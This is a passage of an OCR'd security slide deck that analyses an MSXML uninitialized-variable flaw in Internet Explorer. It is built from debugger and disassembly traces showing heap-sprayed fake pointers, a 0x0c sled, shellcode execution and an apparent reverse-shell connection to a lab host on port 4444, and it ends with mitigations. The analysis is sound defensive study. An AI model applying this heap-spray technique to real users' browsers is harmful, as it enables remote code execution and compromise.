
Analysis of the vulnerability (7)

- The **fake pointers copy procedure** is being executed by the **memcpy** routine called from the **jscript module.**



Analysis of the vulnerability (8)

- Here is the status of the stack after finishing the aforementioned routine.



- As said before, from this point the vulnerable code will finally lead to arbitrary code execution.
- The function prolog is executed as usual.
- At the **0x749BD6C3** address 0x10C bytes are reserved for the local variables, thus we can observe the previously injected **fake pointers.**

```
msxml3!_dispatchImpl::InvokeHelper:
749bd6be 8bff             mov     edi,edi
749bd6c0 55               push    ebp
749bd6c1 8bec             mov     ebp,esp
749bd6c3 81ec0c010000     sub     esp,0x10c
```

```
0013e1c4  0c0c0c08
0013e1c8  0c0c0c08
0013e1cc  0c0c0c08
0013e1d0  0c0c0c08
0013e1d4  0c0c0c08
0013e1d8  0c0c0c08
0013e1dc  0c0c0c08
0013e1e0  0c0c0c08
0013e1e4  0c0c0c08
0013e1e8  0c0c0c08
0013e1ec  0c0c0c08
0013e1f0  0c0c0c08
0013e1f4  0c0c0c08
```

Analysis of the vulnerability (10)

- At the address **0x749BD6C9** other arguments are pushed in order to call the **SetErrorInfo** function from the **Oleaut32.dll** module.

```
749bd6c9 53              push    ebx
749bd6ca 56              push    esi
749bd6cb 33db            xor     ebx,ebx
749bd6cd 395d24          cmp     [ebp+0x24],ebx
749bd6d0 57              push    edi
749bd6d1 53              push    ebx
749bd6d2 53              push    ebx
749bd6d3 0f9545ff        setne   byte ptr [ebp-0x1]
749bd6d7 895df8          mov     [ebp-0x8],ebx
749bd6da ff159c90a474 call dword ptr [msxml3!_imp__SetErrorInfo (74a4909c)]{OLEAUT32!SetErrorInfo
```

Analysis of the vulnerability (11)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- After returning from the **SetErrorInfo** function the routine **FindIndex** is also called:

```
749bd6e0 8b750c          mov     esi,[ebp+0xc]
749bd6e3 8d45f4          lea     eax,[ebp-0xc]
749bd6e6 50              push    eax
749bd6e7 0fb6461c        movzx   eax,byte ptr [esi+0x1c]
749bd6eb 50              push    eax
749bd6ec ff7618          push    dword ptr [esi+0x18]
749bd6ef ff7510          push    dword ptr [ebp+0x10]
749bd6f2 e869f9ffff      call    msxml3!_dispatchImpl::FindIndex (749bd060)
```

```
msxml3!_dispatchImpl::FindIndex:
749bd060 8bff            mov     edi,edi
749bd062 55              push    ebp
749bd063 8bec            mov     ebp,esp
749bd065 53              push    ebx
749bd066 8b5d0c          mov     ebx,[ebp+0xc]
749bd069 56              push    esi
749bd06a 8b7510          mov     esi,[ebp+0x10]
749bd06d 57              push    edi
749bd06e 33ff            xor     edi,edi
749bd070 4e              dec     esi
749bd071 8b4d08          mov     ecx,[ebp+0x8]
749bd074 8d043e          lea     eax,[esi+edi]
749bd077 99              cdq
749bd078 2bc2            sub     eax,edx
749bd07a d1f8            sar     eax,1
749bd07c 2b0cc3          sub     ecx,[ebx+eax*8]
749bd07f 7905            jns msxml3!_dispatchImpl::FindIndex+0x26 (749bd086)
749bd081 8d70ff          lea     esi,[eax-0x1]
749bd084 eb07            jmp msxml3!_dispatchImpl::FindIndex+0x2d (749bd08d)
749bd086 85c9            test    ecx,ecx
749bd088 7e0e            jle msxml3!_dispatchImpl::FindIndex+0x38 (749bd098)
749bd08a 8d7801          lea     edi,[eax+0x1]
749bd08d 3bfe            cmp     edi,esi
749bd08f 7ee0            jle msxml3!_dispatchImpl::FindIndex+0x11 (749bd071)
749bd091 b803000280      mov     eax,0x80020003
749bd096 eb0b            jmp msxml3!_dispatchImpl::FindIndex+0x43 (749bd0a3)
749bd098 8b44c304        mov     eax,[ebx+eax*8+0x4]
749bd09c 8b4d14          mov     ecx,[ebp+0x14]
749bd09f 8901            mov     [ecx],eax
749bd0a1 33c0            xor     eax,eax
749bd0a3 5f              pop     edi
749bd0a4 5e              pop     esi
749bd0a5 5b              pop     ebx
749bd0a6 5d              pop     ebp
749bd0a7 c21000          ret     0x10
```

Analysis of the vulnerability (12)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- When the code returns from the **FindIndex** function the **EAX** value is set to **zero**.

edi	13e4d4
esi	74a4f584
ebx	0
edx	0
ecx	13e2c4
eax	0
ebp	13e2d0
eip	749bd6f7

- Thus, the conditional jump at the address **0x749BD6FC** is not performed.

```
749bd6ec ff7618          push    dword ptr [esi+0x18]
749bd6ef ff7510          push    dword ptr [ebp+0x10]
749bd6f2 e869f9ffff      call    msxml3!_dispatchImpl::FindIndex (749bd060)
749bd6f7 3bc3            cmp     eax,ebx
749bd6f9 89450c          mov     [ebp+0xc],eax
749bd6fc 0f8c00010000 jl msxml3!_dispatchImpl::InvokeHelper+0x144 (749bd802) [br=0]
749bd702 8b45f4          mov     eax,[ebp-0xc]
749bd705 8b7d1c          mov     edi,[ebp+0x1c]
749bd708 395f08          cmp     [edi+0x8],ebx
749bd70b 8b4e10          mov     ecx,[esi+0x10]
749bd70e 8d0440          lea     eax,[eax+eax*2]
749bd711 8d04c1          lea     eax,[ecx+eax*8]
```

Analysis of the vulnerability (13)

- The flow of code continues until it reaches the instruction “**lea eax, [ebp-0x1c]”** which loads the **EAX** register with one of the fake pointers.

- This starts to be interesting. However we have not hit the bug yet. :]

```
749bd714 7674            jbe msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd716 395d10             cmp     [ebp+0x10],ebx
749bd719 746f             jz msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd71b f6451801           test    byte ptr [ebp+0x18],0x1
749bd71f 7469             jz msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd721 f6401602           test    byte ptr [eax+0x16],0x2
749bd725 7463             jz msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd727 6683781409         cmp     word ptr [eax+0x14],0x9
749bd72c 755c            jnz msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd72e 8d45e4             lea     eax,[ebp-0x1c]    ss:0023:0013e2b4=0c0c0c08
```

Command - Pid 3616 - WinDbg:6.4.0007.0

```
0:000> d [eax]
0013e2b4  08 0c 0c 0c 08 0c 0c 0c-08 0c 0c 0c 08 0c 0c 0c  ..
0013e2c4  06 00 00 00 00 00 00 00-08 0c 0c 01 0c e3 13 00  ..
0013e2d4  13 db 9b 74 a4 48 c8 01-00 00 00 00 17 00 00 00  ..
0013e2e4  09 04 00 00 01 00 00 00-d4 e4 13 00 00 00 00 00  ..
0013e2f4  b4 e4 13 00 ec e3 13 00-03 00 02 80 ec e3 13 00  ..
0013e304  17 00 00 00 e0 c2 1b 00-4c e3 13 00 84 4d 9d 74  ..
0013e314  84 f5 a4 74 a4 48 c8 01-17 00 00 00 f8 a7 9b 74  ..
0013e324  09 04 00 00 01 00 00 00-d4 e4 13 00 00 00 00 00  ..

0:000>
```

Analysis of the vulnerability (14)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- Later, the code flow calls the **Oleaut32!VariantInit** function.

- We will not go deeper into this function as this is not interesting for this analysis.

```
749bd72e 8d45e4          lea     eax,[ebp-0x1c]
749bd731 50              push    eax
749bd732 ff159890a474 call dword ptr [msxml3!_imp__VariantInit (74a49098)]{OLEAUT32!VariantInit
```

```
OLEAUT32!VariantInit:
77124950 8bff            mov     edi,edi
77124952 55              push    ebp
77124953 8bec            mov     ebp,esp
77124955 8b4508          mov     eax,[ebp+0x8]
77124958 66832000        and     word ptr [eax],0x0
7712495c 5d              pop     ebp
7712495d c20400          ret     0x4
77124960 83e804          sub     eax,0x4
77124963 74d6            jz      OLEAUT32!VariantClear+0xa4 (7712493b)
77124965 83e817          sub     eax,0x17
77124968 0f845a010000    je      OLEAUT32!VariantClear+0x7b (77124ac8)
7712496e 83e824          sub     eax,0x24
77124971 74c8            jz      OLEAUT32!VariantClear+0xa4 (7712493b)
77124973 668b06          mov     ax,[esi]
77124976 f6c420          test    ah,0x20
77124979 7488            jz      OLEAUT32!VariantClear+0xbb (77124903)
7712497b f6c440          test    ah,0x40
7712497e 7583            jnz     OLEAUT32!VariantClear+0xbb (77124903)
77124980 ff7608          push    dword ptr [esi+0x8]
77124983 e81d060000      call    OLEAUT32!SafeArrayDestroy (77124fa5)
77124988 85c0            test    eax,eax
7712498a 0f8d73ffffff    jnl     OLEAUT32!VariantClear+0xbb (77124903)
77124990 e974ffffff      jmp     OLEAUT32!VariantClear+0xc1 (77124909)
77124995 90              nop
77124996 90              nop
```

Analysis of the vulnerability (15)

- After returning from the **Oleaut32!VariantInit** function the code pushes the **EBX** register which was previously set to **zero**.

```
gs    0
fs    3b
es    23
ds    23
edi   13e4d4
esi   74a4f584
ebx   0
edx   0
ecx   74a4f5a8
eax   13e2b4
ebp   13e2d0
eip   749bd738
cs    1b
efl   246
esp   13e1b8
```

```
749bd738 53              push    ebx
749bd739 8d45e4          lea     eax,[ebp-0x1c]     ss:0023:0013e2b4=0c0c0000
749bd73c 50              push    eax
749bd73d 6a02            push    0x2
749bd73f 53              push    ebx
749bd740 ff7510          push    dword ptr [ebp+0x10]
749bd743 ff7508          push    dword ptr [ebp+0x8]
749bd746 ff5620          call    dword ptr [esi+0x20]
749bd749 3bc3            cmp     eax,ebx
```

- Later, the code loads **EAX** with a pointer of injected dword values.

- However the **low word** was partially corrupted during the execution**.** Nevertheless this will not affect the arbitrary code execution.

```
OLEAUT32!VariantInit:
77124950 8bff            mov     edi,edi
77124952 55              push    ebp
77124953 8bec            mov     ebp,esp
77124955 8b4508          mov     eax,[ebp+0x8]
77124958 66832000        and     word ptr [eax],0x0
```

```
0:000> dd 0013e2b4
0013e2b4  0c0c0000
0013e2c4  00000006
0013e2d4  749bdb13
0013e2e4  00000409
0013e2f4  0013e4b4
0013e304  00000017
0013e314  74a4f584
```

Analysis of the vulnerability (16)

- The code continues running until it reaches a call to the pointer of [esi+0x20] which resolves to the **DOMNode::_invokeDOMNode** function**.**

- We are not going deeper into all the subsequent calls from this point, however the next slide shows the call stack until reaching the last function into the process of creating the XML node. During this phase the "**get_definition"** function is finally accessed.

```
749bd73c 50                  push    eax
749bd73d 6a02                push    0x2
749bd73f 53                  push    ebx
749bd740 ff7510              push    dword ptr [ebp+0x10]
749bd743 ff7508              push    dword ptr [ebp+0x8]
749bd746 ff5620 call dword ptr [esi+0x20] {msxml3!DOMNode::_invokeDOMNode (749d3b71)} ds:0023:74a
749bd749 3bc3                cmp     eax,ebx
749bd74b 0f8cc7000000  jl msxml3!_dispatchImpl::InvokeHelper+0x15a (749bd818)
```

Analysis of the vulnerability (17)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- The **Node::get_definition** function is accessed.

```
00 0013e0f0 74991c4e msxml3!DTD::New
01 0013e100 749d31a9 msxml3!Document::getDTD+0x15
02 0013e11c 749d5d9a msxml3!Node::getDefinition+0x1d
03 0013e170 749dea72 msxml3!DOMNode::get_definition+0x69
04 0013e180 749d3dbd msxml3!DOMDocumentWrapper::get_definition+0x14
05 0013e198 749bd749 msxml3!DOMNode::_invokeDOMNode+0x24c
06 0013e2d0 749bdb13 msxml3!_dispatchImpl::InvokeHelper+0x8b
07 0013e30c 749d4d84 msxml3!_dispatchImpl::Invoke+0x5e
08 0013e34c 749dcae4 msxml3!DOMNode::Invoke+0xaa
09 0013e380 749bd5aa msxml3!DOMDocumentWrapper::Invoke+0x50
0a 0013e3dc 749d6e6c msxml3!_dispatchImpl::InvokeEx+0xfa
0b 0013e40c 75c71408 msxml3!_dispatchEx<IXMLDOMNode,&LIBID_MSXML2,&IID_IXMLDOMNode,0>::InvokeEx+0x2d
0c 0013e444 75c71378 jscript!IDispatchExInvokeEx2+0xac
0d 0013e47c 75c76db3 jscript!IDispatchExInvokeEx+0x56
0e 0013e4ec 75c710d8 jscript!InvokeDispatchEx+0x78
0f 0013e534 75c6fab8 jscript!VAR::InvokeByName+0xba
10 0013e574 75c6efea jscript!VAR::InvokeDispName+0x43
11 0013e598 75c76ff4 jscript!VAR::InvokeByDispID+0xfd
12 0013e650 75c7165d jscript!CScriptRuntime::Run+0x16bd
13 0013e668 75c71793 jscript!ScrFncObj::Call+0x8d
```

Analysis of the vulnerability (18)

- When the code returns from the **DOMNode::_invokeDOMNode** function the value of the **EAX** register is set to **1**.

edi	13e4d4
esi	74a4f584
ebx	0
edx	1
ecx	749d5dfc
eax	1
ebp	13e2d0
eip	749bd749

- So the **JL** jump at the address **0x749BD74B** is not executed.

```
749bd749 3bc3              cmp     eax,ebx
749bd74b 0f8cc7000000   jl msxml3!_dispatchImpl::InvokeHelper+0x15a (749bd818)
```

Analysis of the vulnerability (19)

- After the non-taken jump the code takes a dword from **[ebp+0x14]** and moves it into the **EAX** register.

- EAX now holds the 0x0c0c0c08 value.

```
749bd751 8b45ec          mov     eax,[ebp-0x14]     ss:0023:0013e2bc=0c0c0c08
749bd754 3bc3            cmp     eax,ebx
749bd756 8bf0            mov     esi,eax
749bd758 7426          jz msxml3!_dispatchImpl::InvokeHelper+0xc2 (749bd780)
```

gs	0
fs	3b
es	23
ds	23
edi	13e4d4
esi	74a4f584
ebx	0
edx	1
ecx	749d5dfc
eax	c0c0c08
ebp	13e2d0
eip	749bd754

Analysis of the vulnerability (20)

- But wait… The value is directly moved into the **EAX register**… And what was indeed the previously moved value?

```
749bd751 8b45ec          mov     eax,[ebp-0x14]     ss:0023:0013e2bc=0c0c0c08
```

- Decompiling the **msxml3.dll** module with IDA shows us that the value matches with a local variable that was not **properly initialized**.

```
.text:749BD6BE ; Attributes: bp-based frame
.text:749BD6BE
.text:749BD6BE _dispatchImpl__InvokeHelper proc near    ; CODE XREF: sub_749BDAB5+59↓p
.text:749BD6BE
.text:749BD6BE var_10C          = byte ptr -10Ch
.text:749BD6BE var_1C           = byte ptr -1Ch
.text:749BD6BE var_14           = dword ptr -14h
.text:749BD6BE var_C            = dword ptr -0Ch
.text:749BD6BE var_8            = dword ptr -8
.text:749BD6BE var_1            = byte ptr -1
.text:749BD6BE arg_4            = dword ptr  8
.text:749BD6BE arg_8            = dword ptr  0Ch
.text:749BD6BE arg_C            = dword ptr  10h
.text:749BD6BE arg_10           = dword ptr  14h
.text:749BD6BE arg_14           = dword ptr  18h
.text:749BD6BE arg_18           = dword ptr  1Ch
.text:749BD6BE arg_1C           = dword ptr  20h
.text:749BD6BE arg_20           = dword ptr  24h
.text:749BD6BE arg_24           = dword ptr  28h
.text:749BD6BE
.text:749BD6BE                  mov     edi, edi
```

```
.text:749BD751                  mov     eax, [ebp+var_14]
```

Analysis of the vulnerability (21)

- Later, because of the comparison between **EAX** and **EBX** at **0x749BD754** the **JZ** jump instruction at **0x749BD758** is not taken.

```
749bd754 3bc3                 cmp     eax,ebx
```

- The code continues… And lastly, the content of the **EAX** pointer is transferred into the **ECX** register.

```
749bd758 7426        jz msxml3!_dispatchImpl::InvokeHelper+0xc2 (749bd780)
749bd75a ff7528        push    dword ptr [ebp+0x20]
749bd75d 8b08          mov     ecx,[eax]           ds:0023:0c0c0c08=0c0c0c0c
```

!

gs	0
fs	3b
es	23
ds	23
edi	13e4d4
esi	c0c0c08
ebx	0
edx	1
ecx	c0c0c0c
eax	c0c0c08
ebp	13e2d0
eip	749bd75f
cs	1b
efl	202
esp	13e1b4

Analysis of the vulnerability (22)

- Since from the address **0x749BD75F** the following instructions will not modify the **ECX** register, the **call** instruction at the address **0x749BD772** will successfully reach the **or al,0x0c** sled.

```
749bd75f ff7524          push dword ptr [ebp+0x24] ss:0023:0013e2f4=0013e4b4
749bd762 ff7520          push    dword ptr [ebp+0x20]
749bd765 57              push    edi
749bd766 6a03            push    0x3
749bd768 ff7514          push    dword ptr [ebp+0x14]
749bd76b 68f8a79b74      push    0x749ba7f8
749bd770 53              push    ebx
749bd771 50              push    eax
749bd772 ff5118          call    dword ptr [ecx+0x18]
749bd775 89450c          mov     [ebp+0xc],eax
749bd778 8b06            mov     eax,[esi]
749bd77a 56              push    esi
749bd77b ff5008          call    dword ptr [eax+0x8]
```

Command - Pid 3820 - WinDbg:6.4.0007.0

```
0:000> d ecx + 0x18
0c0c0c24  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c  ..........
0c0c0c34  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c  ..........
0c0c0c44  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c  ..........
0c0c0c54  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c  ..........
0c0c0c64  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c  ..........
0c0c0c74  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c  ..........
0c0c0c84  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c  ..........
0c0c0c94  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c  ..........

0:000>
```

Analysis of the vulnerability (23)

- The **or al,0x0c** sled is successfully executed until it finds the **shellcode**.

```
0c0c0c0c 0c0c            or      al,0xc
0c0c0c0e 0c0c            or      al,0xc
0c0c0c10 0c0c            or      al,0xc
0c0c0c12 0c0c            or      al,0xc
0c0c0c14 0c0c            or      al,0xc
0c0c0c16 0c0c            or      al,0xc
0c0c0c18 0c0c            or      al,0xc
0c0c0c1a 0c0c            or      al,0xc
0c0c0c1c 0c0c            or      al,0xc
0c0c0c1e 0c0c            or      al,0xc
0c0c0c20 0c0c            or      al,0xc
0c0c0c22 0c0c            or      al,0xc
0c0c0c24 0c0c            or      al,0xc
0c0c0c26 0c0c            or      al,0xc
0c0c0c28 0c0c            or      al,0xc
0c0c0c2a 0c0c            or      al,0xc
0c0c0c2c 0c0c            or      al,0xc
0c0c0c2e 0c0c            or      al,0xc
0c0c0c30 0c0c            or      al,0xc
0c0c0c32 0c0c            or      al,0xc
```

```
0:000> d [ecx+618]
0c0c1224  72 27 96 79 74 46 7f 04-4b 7b 08 eb 67 a8 b5 8d  r'.ytF..K{..g..
0c0c1234  b8 35 3f 25 1d 9f 98 4f-b7 91 76 48 bf 0b d1 d2  .5?%...O..vH...
0c0c1244  d3 d6 8c e0 6b f5 90 b9-1b fc 49 09 f8 7a 14 77  ....k.....I..z.
0c0c1254  23 f7 e1 20 e3 75 43 89-f9 a9 93 13 d5 4a 1c 15  #.. .uC......J.
0c0c1264  bb 9b ba 66 37 3b d4 69-fd 24 97 41 7a 4e a8 7b  ...f7;.i.$.AzN.
0c0c1274  04 96 bb 76 75 7c 4a 83-e2 08 eb 70 21 f9 9f be  ...vu|J....p!..
0c0c1284  b9 7e 22 d5 a9 90 27 24-b5 66 2f b4 0d 10 f5 bf  .~"...'$.f/....
0c0c1294  40 4e 41 33 fc 48 80 e0-0a d6 42 b3 3d 74 1d 0c  @NA3.H....B.=t.
```

Analysis of the vulnerability (24)

- Shellcode execution is achieved:

```
C:\WINDOWS\system32\cmd.exe
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING
  TCP    192.168.235.129:139    0.0.0.0:0              LISTENING
  TCP    192.168.235.129:1388   192.168.235.131:4444   ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    0.0.0.0:1067           *:*
  UDP    0.0.0.0:1104           *:*
  UDP    0.0.0.0:1278           *:*
  UDP    0.0.0.0:1340           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1379         *:*
  UDP    127.0.0.1:1900         *:*
  UDP    192.168.235.129:123    *:*
  UDP    192.168.235.129:137    *:*
  UDP    192.168.235.129:138    *:*
  UDP    192.168.235.129:1900   *:*

C:\>_
```

Some **temporary** mitigations

- Microsoft created a new workaround in the form of a fix-it.

- The “Fix it” package makes a minor change at runtime to either **msxml3.dll, msxml4.dll** or **msxml6.dll** modules every time Internet Explorer is loaded.

- This modification causes Internet Explorer to properly initialize the previously uninitialized variable which is the main problem of this vulnerability.

- Deploy the Enhanced Mitigation Experience Toolkit.

- Configure Internet Explorer to prompt before running Active Scripting or disable Active Scripting in the Internet and Local Intranet security zones.

REFERENCES

- http://technet.microsoft.com/en-us/security/advisory/2719615
- http://support.microsoft.com/kb/2719615
- http://googleonlinesecurity.blogspot.co.uk/2012/06/microsoft-xml-vulnerability-under.html
- https://community.rapid7.com/community/metasploit/blog/2012/06/18/metasploit-exploits-critical-microsoft-vulnerabilities
- http://blogs.technet.com/b/srd/archive/2012/06/13/msxml-fix-it-before-fixing-it.aspx
- http://en.wikipedia.org/wiki/XML
- http://research.swtch.com/sparse
- http://www.corelan.be

THANK-YOU FOR READING

Your questions are always welcome!

brian.mariani@htbridge.ch
frederic.bourla@htbridge.ch